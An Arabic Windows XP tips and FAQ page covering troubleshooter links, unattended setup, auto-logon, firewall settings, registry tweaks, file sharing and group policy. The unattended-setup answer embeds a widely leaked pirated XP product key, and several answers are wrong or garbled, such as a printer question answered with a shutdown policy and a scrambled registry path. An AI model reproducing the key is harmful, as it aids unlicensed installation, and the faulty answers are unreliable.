-1إعداد النظام : و يعرف ويحل المشاكل المتعلقة بـ تثبيت وإعداد Windows و لتشغيله اضغط على الرابط التالي hcp://help/tshoot/tssetup.htm. :

-2بدء التشغيل/إيقاف التشغيل: و يعرف ويحل المشاكل المتعلقة بتشغيل الكمبيوتر وإيقاف تشغيله، و لتشغيله اضغط على الرابط التالي hcp://help/tshoot/tsstartup.htm.:

-3العرض: و يعرف ويحل المشاكل المتعلقة ببطاقات الفيديو ومحولات الفيديو، بما فيها شاشة الكمبيوتر، وبرامج تشغيل الفيديو القديمة أو غير المتوافقة، والإعدادات غير الصحيحة لأجهزة الفيديو، و لتشغيله اضغط على الرابط التالي hcp://help/tshoot/tsdisp.htm. :

4-شبكة الإتصال المنزلية: و يعرف ويحل المشاكل المتعلقة بالإعداد، اتصالات إنترنت، مشاركة الملفات والطابعات، و لتشغيله اضغط على الرابط التالي hcp://help/tshoot/tshomenet.htm. :

5-الأجهزة: و يعرف ويحل المشاكل المتعلقة بمحركات الأقراص (بما فيها محركات الأقراص المضغوطة ومحركات أقراص(DVD ، وأجهزة التحكم بالتسالي، وأجهزة الإدخال (مثل لوحات المفاتيح، والماوس، والكاميرات، والماسحات الضوئية، وأجهزة الأشعة تحت الحمراء)، وبطاقات محولات شبكة الاتصال، وأجهزةUSB ، وأجهزة المودم، وبطاقات الصوت. راجع أيضاً استكشاف الأخطاء وإصلاحها لأجهزة أكثر تحديداً أدناه، و لتشغيله اضغط على الرابط التالي hcp://help/tshoot/tshardw.htm. :

6-تعدد الوسائط والتسالي: و يعرف ويحل المشاكل المتعلقة بالتسالي والبرامج متعددة الوسائط الأخرى، وبرامج تشغيلDirectX ، وأجهزةUSB ، وأقراص الفيديو الرقمية(DVD) ، والصوت، وأجهزة جويستيك، والأمور ذات الصلة، و لتشغيله اضغط على الرابط التالي :
hcp://help/tshoot/tsgame.htm.

7-أقراص الفيديو الرقمية : (DVD)) و يعرف ويحل المشاكل المتعلقة بمحركات أقراص DVD ووحدات فك الترميز الخاصة بها، و لتشغيله اضغط على الرابط التالي :
hcp://help/tshoot/ts_dvd.htm.

8-أجهزة الإدخال: و يعرف ويحل المشاكل المتعلقة بلوحات المفاتيح، والماوس، وكرة المسار، والكاميرات، والماسحات الضوئية، وأجهزة الأشعة تحت الحمراء.،و لتشغيله اضغط على الرابط التالي :
hcp://help/tshoot/tsinputdev.htm.

9-محركات الأقراص ومحولات شبكات الاتصال: و يعرف ويحل المشاكل المتعلقة بالأقراص الثابتة، والأقراص المرنة، محركات الأقراص المضغوطة ومحركات أقراصDVD ، وبطاقات شبكة الاتصال، ومحركات الشرائط، وبرامج النسخ الاحتياطي،و لتشغيله اضغط على الرابط التالي :
hcp://help/tshoot/tsdrive.htm.

10- USB: و يعرف ويحل المشاكل المتعلقة بموصلات وطرفياتUSB ، و لتشغيله اضغط على الرابط التالي hcp://help/tshoot/tsusb.htm. :

11-الصوت: و يعرف ويحل المشاكل المتعلقة بالصوت وبطاقات الصوت ،و لتشغيله اضغط على الرابط التالي hcp://help/tshoot/tssound.htm. :

12-المودم: و يعرف ويحل المشاكل المتعلقة باتصالات المودم، وإعداده، وتكوينه، وكشفه، و لتشغيله اضغط على الرابط التالي hcp://help/tshoot/tsmodem.htm.:

13-مشاركة الاتصال بإنترنت: و يعرف ويحل المشاكل المتعلقة بالاتصال بموفر خدمة إنترنت (ISP) وتسجيل الدخول إليه، و لتشغيله اضغط على الرابط التالي hcp://help/tshoot/tsics.htm.:

14- Internet Explorer: و يعرف ويحل المشاكل المتعلقة باستعراض ويب، أو تحميل الملفات، أو حفظ الصفحات المفضلة، أو استخدام أشرطة أدواتIE ، أو طباعة صفحات ويب ، و لتشغيله اضغط على الرابط التالي hcp://help/tshoot/tsie.htm. :

15- (Outlook Express (Messaging : و يعرف ويحل المشاكل المتعلقة ب Outlook Expressو Windows Messenger Service ، و لتشغيله اضغط على الرابط التالي :
hcp://help/tshoot/tsmessaging.htm.

16-مشاركة الملفات والطابعات: و يعرف ويحل المشاكل المتعلقة بمشاركة الملفات والطابعات بين أجهزة الكمبيوتر، والاتصال بأجهزة الكمبيوتر الأخرى في شبكة اتصال، وتثبيت محولات شبكات الاتصال، وتسجيل الدخول، و لتشغيله اضغط على الرابط التالي :
hcp://help/tshoot/tsnetwrk.htm.

17-الطباعة: و يعرف ويحل المشاكل المتعلقة بتثبيت طابعة ووصلها، وبرامج تشغيل الطابعات، وجودة الطباعة، وسرعة الطابعة، والخطوط ، و لتشغيله اضغط على الرابط التالي :
hcp://help/tshoot/tsprint.htm.

أريد تنصيب ويندوز XP على مجموعة من الأجهزة، هل هناك طريقة لجعل الويندوز يجيب تلقائيا عن الأسئلة خلال عملية التنصيب لوفير الوقت؟

نعم،ممكن و ذلك بالذهاب الى القرص المضغوط للويندوز XP ثم الدخول الى المجلد SupportTools و هناك ستجد الملف DEPLOY.CAB قم بفك الضغط عنه (Extract) باستخدام Winzip و ستجد مجموعة من الأدوات المفيدة و الذي يهمنا الآن هو الملف setupmgr.exe و مهمته إرشادك لإعداد ملف سيستخدم في الإجابة تلقائيا على أسئلة التنصيب في ويندوز XP ، شغل الملف و اتبع الإرشادات و عند الإنتهاء سيتوفر لديك هذان الملفان winnt.sif :و unattend.txt ، و كخطوة أخيرة افتح الملف unattend.txt و أضف كود تسجيل الويندوز تحت القسم [UserData] كما يلي :

ProductID=FCKGW-RHQQ2-YXRKT-8TG6W-2B7Q8

بعدها قم بحفظ الملف ،) في حال ظهر لديك الملف unattend.txt فقط بدون الملف الأخر فقم ببساطة بحفظ نفس الملف بالإسم الآخر (winnt.sif و انقل كلي الملفين الى قرص مرن ، و الآن كل ماعليك فعله عند الرغبة بتنصيب ويندوز XP هو وضع القرص المرن في محرك الأقراص ثم الإقلاع التلقائي من القرص المضغوط لويندوز XP لتتم عملية التنصيب تلقائيا دون أي تدخل من طرفك.

هل يوجد نظام أمان على المجلدات والملفات او القرص الصلب باكمله بحيث امنع بعض المستخدمين وأسمح لآخرين. حيث كانت هذه الخاصية موجودة في ويندوز ٢٠٠٠عن طريق الضغط على الزر الأيمن للفأرة على اي مجلد او بارتيشن ثم خصائص ثم أمان ثم تحدد المستخدمين ، كيف يمكن تفعيل هذه الخاصية في الويندوزXP ؟

اذهب الى مستكشف ويندوز و من القائمة اذهب الى أدوات ثم خيارات المجلد ثم تبويب العرض و هناك أزل الإشارة عن "استخدام مشاركة ملفات بسيطة" و بهذا ستظهر هذه الخاصية كما كانت في ويندوز ٢٠٠٠.

هل هناك طريقة للولوج تلقائيا الى ويندوز XP دون الحاجة لإدخال الإسم و كلمة المرور كل مرة؟

نعم يوجد و هذه أسهل طريقة :

اذهب الى ابدأ ثم تشغيل (run) ثم اكتب control userpasswords2 : و اضغط موافق و في تبويب

USERSأو "المستخدمون" أزل الإشارة عن Users must enter a user name and password to use this computerأو " يجب على المستخدمين ادخال اسم مستخدم و كلمة مرور لاستخدام هذا الكمبيوتر" و اضغط على موافق و حينها سيظهر مربع حوار يطلب منك إدخال اسم المستخدم و كلمة السر للحساب الذي تود الدخول اليه تلقائيا عند الولوج الى الويندوز.

ما هو جدار الحماية المتوفر في ويندوزXP ؟ و كيف يتم تفعيله؟

إن جدار الحماية هو نظام الأمان الذي يعمل كحد وقائي بين شبكة الاتصال والعالم الخارجي. إن جدار حماية اتصال إنترنت (ICF) هو برنامج جدار الحماية المستخدم لتعيين قيود على نوعية المعلومات المتبادلة بين جهازك الشخصي أو شبكتك المنزلية أو المكتبية الصغيرة وإنترنت .

يعتبر ICF جدار حماية "مصحوب بالحالة". جدار الحماية المصحوب بالحالة هو الجدار الذي يراقب كافة أوجه الاتصالات التي تعبر مساره ويختبر عنوان الوجهة والمصدر لكل رسالة يعالجها. لمنع حركة المرور غير المطلوبة من الطرف العام للاتصال من دخول الطرف الخاص، يحتفظ ICF بجدول لكافة الاتصالات التي تم إجراؤها من كمبيوتر .ICF في حالة الكمبيوتر المفرد، يتتبع ICF حركة المرور الخاصة بالكمبيوتر .عند استخدامه في حالة مشاركة مجموعة أجهزة لإتصال الإنترنتICS ، يتتبع ICFكامل حركة المرور الخاصة بكمبيوتر ICF/ICS والخاصة بأجهزة كمبيوتر شبكة الاتصال الخاصة .تتم مقارنة حركة المرور الواردة من إنترنت مع الإدخالات في الجدول. ويتم السماح لحركة مرور إنترنت الواردة بالوصول إلى أجهزة الكمبيوتر الموجودة على شبكة الاتصال عند وجود إدخال مطابق في الجدول الذي يظهر بدء تبادل الاتصال من ضمن الكمبيوتر أو شبكة الاتصال الخاصة .

يتم إسقاط الاتصالات الناتجة من مصدر خارج كمبيوترICF ، كإنترنت مثلاً، من قبل جدار الحماية إلا إذا تم إنشاء إدخال في التبويب الخدمات للسماح بالمرور. وعوضاً عن إرسال إعلامات حول النشاط، يقوم ICF بصمت بتجاهل الاتصالات غير المطلوبة، مع إيقاف المحاولات الشائعة للقرصنة مثل مسح المنفذ. إذ أنه يمكن إرسال هذا النوع من الإعلامات بشكل متكرر مما يؤدي إلى تعطيلك عن العمل . عوضاً عن ذلك، يمكن أن يقوم ICF بإنشاء سجل أمان لعرض النشاط المتتبع من قبل جدار الحماية .

يتحقق ICF من كافة الاتصالات الواردة، لذلك قد تتصرف بعض البرامج، وخاصة برامج البريد الإلكتروني بشكل مختلف عند تمكين .ICF تقوم بعض برامج البريد الإلكتروني وبشكل دوري باستقصاء ملقم البريد الإلكتروني الخاص بها للاستعلام عن البريد الجديد، بينما تنتظر بعض برامج البريد الإلكتروني وصول الإعلام من ملقم البريد الإلكتروني .

يقوم مثلاً Outlook Express بالتحقق تلقائياً من البريد الإلكتروني الجديد عندما يخبره ضابط الوقت الخاص به بالقيام بذلك. عند وجود بريد إلكتروني جديد، يطالب Outlook Express المستخدم بإعلام بريد إلكتروني جديد. لن يؤثر ICF على سلوك هذا البرنامج، بسبب صدور إعلام البريد الإلكتروني الجديد من داخل جدار الحماية. يقوم جدار الحماية بإنشاء إدخال خاص بالاتصال الصادر في جدول. عند إرسال استجابة البريد الإلكتروني الجديد من قبل ملقم البريد، يعثر جدار الحماية على إدخال مقترن في الجدول ويسمح بمرور الاتصال، بعدها يتلقى المستخدم إعلام يفيد بوصول البريد الإلكتروني الجديد .

بالمقابل، يتصل Office 2000 Outlook بملقم Microsoft Exchange الذي يستخدم استدعاء الإجراء البعيد (RPC) لإرسال إعلامات البريد الإلكتروني الجديدة للعملاء. لا يقوم Office 2000 Outlookبالتحقق تلقائياً من البريد الإلكتروني الجديد عند اتصاله بملقم التبادل. يعلم ملقم Exchangeبرنامج Office 2000 Outlook بوصول البريد الإلكتروني. يتم البدء بإعلام RPC من

ملقم التبادل الموجود خارج جدار الحماية وليس من قبل Office 2000 Outlook ، الموجود داخل جدار الحماية، لذلك لا يتمكن ICF من العثور على الإدخال الموافق في الجدول، ولا يتم السماح لرسائل RPC بالعبور من إنترنت إلى الشبكة المنزلية. يتم إسقاط رسالة إعلام .RPC يمكن للمستخدمين إرسال البريد الإلكتروني وتلقيه، ولكن عليهم التحقق من رسائل البريد الإلكتروني الجديدة يدوياً .

توفر ميزة تسجيل أمان ICF طريقة لإنشاء سجل الأمان لنشاط جدار الحماية. لدى ICF القدرة على تسجيل كل من حركة المرور المسموحة وحركة المرور المرفوضة، يمكنك تعيين الحجم المسموح به لسجل الأمان لمنع التجاوز المحتمل والذي قد تتسبب به هجومات رفض الخدمة .

لتمكين الجدار الناري و تفعيله قم بما يلي :

انقر فوق ابدأ، انقر فوق لوحة التحكم، انقر فوق اتصالات شبكة الاتصال وإنترنت، ومن ثم انقر فوق اتصالات شبكة الاتصال .

انقر فوق الطلب الهاتفي، أو فوق شبكة الاتصال المحلية أو فوق اتصال إنترنت عالي السرعة الذي تريد حمايته، ثم تحت مهام شبكة الاتصال، انقر فوق تغيير إعدادات هذا الاتصال .

في التبويب خيارات متقدمة، تحت جدار حماية اتصال إنترنت، حدد واحد مما يلي :

لتمكين جدار حماية الاتصال بإنترنت(ICF) ، حدد خانة الاختيار حماية الكمبيوتر وشبكة الاتصال وذلك بمنع الوصول إلى هذا الكمبيوتر من إنترنت أو الحد منه .

لتعطيل جدار حماية الاتصال بإنترنت، امسح خانة الاختيار حماية الكمبيوتر وشبكة الاتصال وذلك بمنع الوصول إلى هذا الكمبيوتر من إنترنت أو الحد منه.


ما هي طريقة تغيير المجلد الإفتراضي للمستندات و مجلد الصور و مجلد الموسيقى؟

لتغيير الموقع الإفتراضي لمجلد المستندات إضغط بالزر الأيمن للفأرة على مجلد المستندات و اختر خصائص من القائمة المنبثقة و عند فتح مربع حوار الخصائص اضغط على نقل و حدد المجلد الذي تود أن يكون هو المجلد الإفتراضي للمستندات .

لتغيير الموقع الإفتراضي لمجلد الصور أو الموسيقى اذهب الى جهاز الكمبيوتر ثم افتح المجلد الذي تود نقل مجلد الصور او الموسيقى إليه، ثم افتح مجلد المستندات في نافذة مستقلة و قم بسحب مجلد الصور او الموسيقى منه الى المجلد الجديد في النافذة الأخرى و سيتم نقله الى هناك.

كيف أستطيع منع البرامج من العمل مع بدء التشغيل و خاصة تلك التي لا تظهر في قائمة بدء التشغيل؟

ممكن فعل ذلك أما بالذهاب الى ابدأ ثم تشغيل و كتابة msconfig ثم موافق و هناك الذهاب الى بدء التشغيل (Start up) و إزالة الإشارة عن أي برنامج لا ترغب في أن يعمل مع بدء التشغيل كما في الصورة .



إضغط على الصورة لعرضها بحجمها الطبيعي

إن لم تجد البرنامج الذي تبحث عنه هنا فعليك التوجه الى سجل النظام و ذلك بالذهاب الى ابدأ ثم تشغيل ثم كتابة regedit ثم موافق و هناك الذهاب الى MICROSOFT\ WINDOWS\ :
CURRENTVERSION\ RUN\ HLKM\ SOFTWARE\ و قم بحذف أي برنامج لا ترغب في أن يعمل مع بدء التشغيل.

كيف يمكن تثبيت أدوات الدعم الإضافية لويندوزXP ؟

بالإضافة للأدوات العديدة المفيدة المضمنة في ويندوز XP فإنه يحوي مجموعة من أدوات الدعم ضمن قرص القرص المضغوط لويندوز XP لكن لم يتم تثبيتها مع نظام التشغيل. يجب تثبيتها بشكل منفصل باستخدام برنامج إعداد أدوات الدعم. تم إعداد هذه الأدوات لمساعدة أفراد دعم Microsoft ومسؤولي شبكات الاتصال في تشخيص وحل مشاكل الكمبيوتر .

لتثبيت أدوات دعم :Windows

-1أدخل القرص المضغوط لـ Windows في محرك الأقراص المضغوطة .

-2عندما تظهر شاشة ,Welcome انقر فوق استعراض هذا القرص المضغوط .

-3انتقل إلى مجلد .Support\Tools\

-4انقر نقراً مزدوجاً .Setup.exe

-5اتبع الإرشادات التي تظهر على الشاشة.

عند فتح نافذة جديدة لإنترنت إكسبلورر أو مستكشف ويندوز يختفي شريط المعلومات (Status Bar) ، كيف أحل هذه المشكلة؟

أولا من قائمة المستكشف أو المتصفح اذهب الى عرض ثم شريط المعلومات. بعدها اضغط بالزر الأيمن للفأرة على أي مكان على شريط الأدوات و من القائمة المنبثقة اختر تأمين أشرطة الأدوات.

كيف أستطيع تسريع فتح مستكشف ويندوز للمجلدات؟

افتح مستكشف ويندوز في أي مجلد ثم من القائمة اذهب الى أدوات ثم خيارات المجلد ثم عرض و أزل

الإشارة عن الخيارين التاليين :

-1عرض معاينة مجلد بسيطة في قائمة مجلدات "Explorer "

-2عدم التخزين المؤقت للمصغرات .

ثم اضغط على :

تطبيق على كافة المجلدات

كيف أستطيع إنشاء مجلد مضغوط من نوع Zip دون أن يكون لدي برنامجwinzip ؟

افتح جهاز الكمبيوتر .

انقر نقراً مزدوجاً فوق محرك الأقراص أو فوق المجلد .

في القائمة ملف، أشر إلى جديد، ثم انقر فوق مجلد مضغوط من نوع .ZIP

اكتب اسماً للمجلد الجديد، ثم اضغط .ENTER

كما تستطيع الضغط على الزر الأيمن للفأرة على أي مكان من سطح المكتب أو مستكشف ويندوز و اختيار جديد ثم مجلد مضغوط .

لإضافة الملفات الى المجلد المضغوط قم ببساطة بسحبها و إفلاتها فوق المجلد المضغوط ، كما تستطيع تحديد مجموعة من الملفات ثم الضغط عليها بالزر الأيمن للفأرة و اختيار ارسال الى ثم مجلد مضغوط .

لفتح المجلد المضغوط انقر عليه مرتين ثم اختر استخراج كافة الملفات.

كيف أستطيع حماية الملفات ضمن مجلد مضغوط من نوع ZIP بكلمة مرور؟

انقر نقراً مزدوجاً فوق المجلد المضغوط .

في القائمة ملف، انقر فوق إضافة كلمة مرور .

في المربع كلمة المرور، اكتب كلمة مرور .

في المربع تأكيد كلمة المرور، اكتب كلمة المرور ثانية.

كيف يمكن تثبيت قدرات التعرف على الكتابة باليد في ويندوزXP ؟

يسمح التعرف على الكتابة باليد بإدراج نص بالكتابة عوضاً عن الطباعة. يمكنك إدراج نص باستخدام جهاز الكتابة اليدوية، مثل قلم ولوح رقمي، أو يمكنك تحريك الماوس لتشكيل كلمات مع الاستمرار بضغط زر الماوس الأساسي .

يتم تحويل كتابتك اليدوية إلى أحرف كتابة مطبوعة وإدراجها حيث تريدها أن تكون .

مشغّلات التعرف على الكتابة باليد خاصة بلغة معينة. أول خمس مشغّلات متوفرة من Microsoft هي الصينية المبسطة، والصينية التقليدية، والإنكليزية، واليابانية، والكورية. ستتوفر مشغّلات لغات أخرى لاحقاً .

يمكنك استخدام التعرف على الكتابة باليد في البرامج التي تعتمد هذه الميزة. هذه البرامج تتضمن :

الإصدار ٥,٠ من Internet Explorer أو الأحدث) يمكنك استخدام الكتابة اليدوية في المربعات النصية الظاهرة على مواقع ويب، ولكن ليس في شريط العنوان .(

الإصدار ٥,٠ من Outlook Express أو الأحدث (استخدم الكتابة اليدوية لكتابة البريد الإلكتروني .(

كافة برامجMicrosoft Office XP ، مثل Microsoft Word 2002 أو Microsoft Outlook 2002.

أية برامج أخرى ممكّنة لاستخدام مشغّل التعرف على الكتابة باليد من Microsoft.

لاستخدام التعرف على الكتابة باليد، عليك تثبيت مشغّل التعرف على الكتابة باليد .

لتثبيت التعرف على الكتابة باليد يجب تثبيت Microsoft Office XP ثم :

افتح إضافة أو إزالة البرامج في لوحة التحكم .

انقر فوق تغيير البرامج أو إزالتها، انقر فوقMicrosoft Office XP ، ثم انقر فوق تغيير .

انقر فوق إضافة أو إزالة ميزات، ثم انقر فوق التالي .

تحت ميزات للتثبيت، انقر نقراً مزدوجاً فوق الميزات المشتركة لـ Office.

انقر نقراً مزدوجاً فوق إدخالات المستخدم البديلة، انقر فوق المربع المقابل لـ الكتابة اليدوية، ثم انقر فوق تشغيل من جهاز الكمبيوتر .

انقر فوق تحديث .

ثم افتح الخيارات الإقليمية وخيارات اللغة في لوحة التحكم .

في التبويب لغات ,وضمن خدمات النصوص ولغات الإدخال، انقر فوق تفاصيل .

تحت الخدمات المثبتة، انقر فوق إضافة .

ثم قم باختيار التعرف على الكتابة باليد.

كيف أستطيع تغيير أسماء مجموعة من الملفات دفعة واحدة لتصبح مثلا : pic1,pic2,pic3....picn وهكذا؟

نعم وذلك بتحديد الملفات التي تود تغيير أسمائها في مستكشف ويندوز ثم اضغط على F2 و غير اسم أحدها الى الاسم الذي ترغب به و ستجد أن جميع الملفات التي حددتها قد تم تغيير اسمها الى الاسم الذي اخترته مضافا اليه رقم في آخره مثل pic1 ثم pic2 ثم pic3 وهكذا.

كيف أستطيع أن أجعل مستكشف ويندوز يعرض أسماء الملفات مع ملحقاتها؟

افتح مستكشف ويندوز ثم من القائمة اذهب الى أدوات ثم خيارات المجلد ثم تبويب عرض ثم أزل الإشارة عن إخفاء ملحقات الملفات لأنواع الملفات المعروضة و اضغط موافق.

أعاني من مشكلة انقطاع الإتصال بالإنترنت في ويندوزXP ، هل هناك طريقة لحل هذه المشكلة؟

نعم اذهب الى سجل النظام و ذلك من ابدأ ثم تشغيل ثم كتابة regedit ثم اضغط موافق. و هناك اذهب الى HKEY_LOCAL_MACHINE\System\CurrectControlSet\Servic es\Tcpip Parametersو قم بتغيير قيمة المفتاح التالي من ٢٤٠ الى ٣٠ :

TcpTimedWaitDelay

اذا لم تجد المفتاح السابق فقم بإنشائه و هو من النوع DWORD Value و لإنشائه :

من القائمة اذهب الى تحرير ثم جديد ثم قيمة DWORD و قم بتسميته بالإسم TcpTimedWaitDelayو أعطه القيمة العشرية ٣٠.

هل هناك شبيه للملف autoexec.bat و الملف config.sys في نظام ويندوزXP ؟

نعم تجد داخل المجلد System32 الموجود داخل مجلد الويندوز : الملفان autoexec.nt و config.nt و هما يقومان بنفس مهمة الملفات autoexec.bat و config.sys في أنظمة الويندوز السابقة.

أعاني أحيانا من تجمد سطح المكتب و شريط المهام ، هل من حل لهذه المشكلة؟

نعم اذهب الى سجل النظام و ذلك بالذهاب الى ابدأ ثم تشغيل ثم كتابة regedit ثم موافق و هناك اذهب الى :

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer

و قم بتغيير قيمة المفتاح DesktopProcess : من ٠ الى ١ .

إذا لم تجد المفتاح السابق فقم بإنشائه و ذلك :

من القائمة اذهب الى تحرير ثم جديد ثم قيمة DWORD و قم بتسميته بالإسم DesktopProcess و أعطه القيمة العشرية 1.

مزودي للإنترنت يمتلك مجموعة من أرقام الهاتف التي اتصل بها للوصول الى الإنترنت ، هل أستطيع جعل الويندوز XP إذا وجد أحدها شغولا أن يتصل بآخر تلقائيا؟

اذهب الى اتصالات شبكة الإتصال وهناك اضغط على الزر الأيمن للفأرة على اختصار الإتصال و من القائمة التي تظهر اختر خصائص في النافذة الجديدة في قسم عام و مقابل رقم الهاتف تجد بدائل اضغط عليه و في النافذة الجديدة أدخل جميع أرقام الهاتف للمزود وهكذا سيتم الإتصال تلقائيا بالرقم التالي إذا كان الرقم السابق مشغولا.

ادي مجلد يحتوي على الكثير من الصور كبيرة الحجم و إريد إرسالها عبر البريد الإلكتروني بعد تصغير حجمها ، كيف أقوم بذلك في ونذوزXP ؟

افتح جهاز الكمبيوتر .

انقر نقراً مزدوجاً فوق محرك الأقراص ثم انقر فوق المجلد الذي يحتوي على الصور .

تحت مهام الملفات والمجلدات :

انقر فوق إرسال ملفات هذا المجلد بالبريد الإلكتروني ثم اختر جعل كافة الصور أصغر ثم موافق.

ما هي طريقة نشر الملفات و المجلدات على الإنترنت لنقلها لموقعي الشخصي مباشرة من ويندوزXP ؟

افتح جهاز الكمبيوتر .

انقر نقراً مزدوجاً فوق محرك الأقراص أو المجلد .

انقر فوق الملف أو المجلد الذي تريد نشره إلى ويب .

تحت مهام الملفات والمجلدات :

انقر فوق نشر هذا المجلد إلى ويب

-أو -

انقر فوق نشر هذا الملف إلى ويب .

اتبع الإرشادات في معالج النشر إلى ويب.

كيف أستطيع مشاركة محرك أقراص أو مجلد على شبكة الاتصال؟

افتح مستكشف Windows, ثم حدد محرك الأقراص أو المجلد الذي تريد مشاركته .

انقر بزر الماوس الأيمن فوق محرك الأقراص أو المجلد، ثم انقر فوق مشاركة وأمان .

إذا كنت تشارك محرك أقراص، في التبويب مشاركة، انقر فوق If you understand the risk but still want to share the root of the drive, click here.

إذا كنت تشارك مجلداً، حدد خانة الاختيار مشاركة هذا المجلد على شبكة الاتصال .

ملاحظات :

1-لتغيير اسم المجلد على شبكة الاتصال، اكتب اسماً جديداً للمجلد في مربع النص اسم المشاركة .لن يغير هذا اسم المجلد على الكمبيوتر .

2-للسماح للمستخدمين الآخرين بتغيير الملفات في المجلد المشترك، حدد خانة الاختيار السماح لمستخدمي شبكة الاتصال بتغيير الملفات .

3-إذا سجلت الدخول كضيف ,Guest لا يمكنك إنشاء مجلد مشترك .

4-الخيار مشاركة غير متوفر من أجل مجلدات النظام ,Documents and Settings و Program Files, وWINDOWS.

كيف أستطيع مشاركة محرك أقراص أو مجلد باستخدام 'المجلدات المشتركة' إذا كان الكمبيوتر متصلا بمجال شبكة اتصالDomain ؟

انقر فوق ابدأ، ومن ثم انقر فوق لوحة التحكم. انقر فوق الأداء والصيانة، انقر فوق أدوات إدارية، ثم انقر نقراً مزدوجاً فوق إدارة الكمبيوتر .

في شجرة وحدة التحكم، اذهب الى إدارة الكمبيوتر -أدوات النظام -المجلدات المشتركة و انقر فوق المشاركات .

في القائمة إجراء، انقر فوق مشاركة ملف جديدة .

اتبع الخطوات في إنشاء مجلد مشترك .

ستتم مطالبتك بتحديد مجلد أو محرك أقراص، اكتب اسم مشاركة جديد ووصف جديد للمورد المشترك، ثم عين الأذونات. بعد توفير هذه المعلومات، انقر فوق إنهاء .

يمكنك إخفاء المورد المشترك عن المستخدمين بكتابة $ على أنه آخر حرف من اسمه. يمكن للمستخدمين تعيين محرك أقراص لهذا المورد المشترك، ولكن لا يمكنهم مشاهدته عند الاستعراض في 'مستكشف Windows' أو في 'جهاز الكمبيوتر'، أو عند استخدامهم للأمر net view في الكمبيوتر البعيد.

كيف أتمكن من منع مستخدمي الجهاز من الوصول أو تشغيل أي من مكونات لوحة التحكم؟

هب الى ابدأ ثم تشغيل و اكتب gpedit.msc و هناك اذهب الى تكوين المستخدم/قوالب الإدارة/لوحة التحكم و انقر نقرا مزدوجا على Prohibit access to the Control Panel و اختر ممكن ثم

موافق.

كيف أتمكن من منع المستخدمين من حذف أي طابعة محلية كانت أو شبكية؟

اذهب الى ابدأ ثم تشغيل و اكتب gpedit.msc و هناك اذهب الى تكوين المستخدم/قوالب الإدارة/شريط المهام والقائمة ابدأ و انقر نقرا مزدوجا على Remove and prevent access to the Shut Down command و اختر ممكن ثم موافق.

جهازي يجب أن يعمل باستمرار على مدار الساعة، هل هناك طريقة لمنع مستخدمي الجهاز من إيقاف تشغيل أو إعادة تشغيل الويندوز؟

اذهب الى ابدأ ثم تشغيل و اكتب gpedit.msc و هناك اذهب الى تكوين المستخدم/قوالب الإدارة/شريط المهام والقائمة ابدأ و انقر نقرا مزدوجا على Remove and prevent access to the Shut Down command و اختر ممكن ثم موافق.

هل من طريقة لتشغيل برامج ١٦ بت في ويندوز XP ؟

يتم تشغيل كافة برامج DOS والبرامج ذات ١٦ بت على Windows XP ضمن برنامج Windows Virtual DOS Machine. ويحاكي VDM بيئة ١٦ بت، كاملة مع ملفات DLLs المطلوبة من قبل البرامج ذات ١٦ بت. افتراضياً، يتم تشغيل كافة البرامج ذات ١٦ بت كمؤشرات ترابط في عملية VDM واحدة، ومشتركة. وبالتالي، فهي تشارك في مساحة الذاكرة المخصصة لعملية VDM ولا يمكنها أن تشتغل في الوقت نفسه .

من الممكن إضافة خانة الاختيار "تشغيل في مساحة ذاكرة منفصلة " إلى مربع الحوار تشغيل مما يوفر للمستخدمين الخيار الفاضي بتشغيل برنامج ذي ١٦ بت في عملية NTVDM خاصة به. ويتم تمكين خانة الاختيار الإضافية فقط عند دخول المستخدم برنامجاً من ١٦ بت في مربع الحوار .Run

لعمل ذلك اذهب الى ابدأ ثم تشغيل و اكتب gpedit.msc و هناك اذهب الى تكوين المستخدم/قوالب الإدارة/شريط المهام والقائمة ابدأ و انقر نقرا مزدوجا على Add "Run in Separate Memory Space" check box to Run dialog box و اختر ممكن ثم موافق.

كيف أضيف خاصية النسخ الإحتياطي Backup الى ويندوز XP النسخة المنزلية؟

تجد في القرص المضغوط للويندوز XP على المسار التالي هذا الملف :

Drive:\VALUEADD\MSFT\NTBACKUP\NTBACKUP.MSI

اضغط بالزر الأيمن للفأرة على أيقونة الملف السابق و اختر من القائمة المنبثقة تثبيت أو Install و بعدها سيتم تثبيت هذه الخاصية و إضافتها للويندوز و للوصول اليها اذهب الى جهاز الكمبيوتر و اضغط بالزر الأيمن للفأرة على أيقونة محرك الأقراص و اختر من القائمة المنبثقة خصائص ثم اذهب الى تبويب أدوات و ستجد هناك خاصية النسخ الإحتياطي.Backup

يرفض ويندوز XP التعرف على الطابعة لدي ، ماذا أفعل؟

اذهب الى لوحة التحكم ثم النظام ثم الجهاز ثم انقر فوق إدارة الأجهزة و هناك انقر فوق إشارة + أمام (LPT&Ports(COM ثم اضغط بالزر الأيمن للفأرة على Printer Port (LPT1) و اختر خصائص ثم إعدادات المنفذ و ضع إشارة على تمكين الكشف عن "التوصيل و التشغيل" المتوارثة ثم انقر على موافق.

كيف أستطيع دعوة صديقي ليحل مشكلة ما لدي في ويندوز XP باستخدام المساعدة عن بعد؟

في بعض الأحيان ,تكون أفضل طريقة لحل مشكلة هي أن تجعل شخصاً يريك كيفية الحل. المساعدة عن بعد هي طريقة مناسبة لاتصال صديق بعيد بالكمبيوتر الخاص بك من كمبيوتر آخر يشغل نظام تشغيل Microsoft Windows XP, ويقودك إلى الحل .

باتباع الخطوات السهلة التالية في المساعدة عن بعد، يمكن استخدام خدمة Windows Messenger أو إرسال رسالة بريد إلكتروني لدعوة صديق للاتصال بالكمبيوتر الخاص بك. بعد الاتصال، سيكون صديقك قادراً على مشاهدة شاشة الكمبيوتر الخاص بك ومحادثتك في الزمن الحقيقي حول ما تشاهدانه . بعد إذنك، يمكن مساعدك أيضاً استخدام الماوس أو لوحة المفاتيح الخاصة به للعمل معك على الكمبيوتر الخاص بك .

لبدء تشغيل المساعدة عن بعد :

انقر فوق ابدأ، ثم انقر فوق تعليمات ودعم .

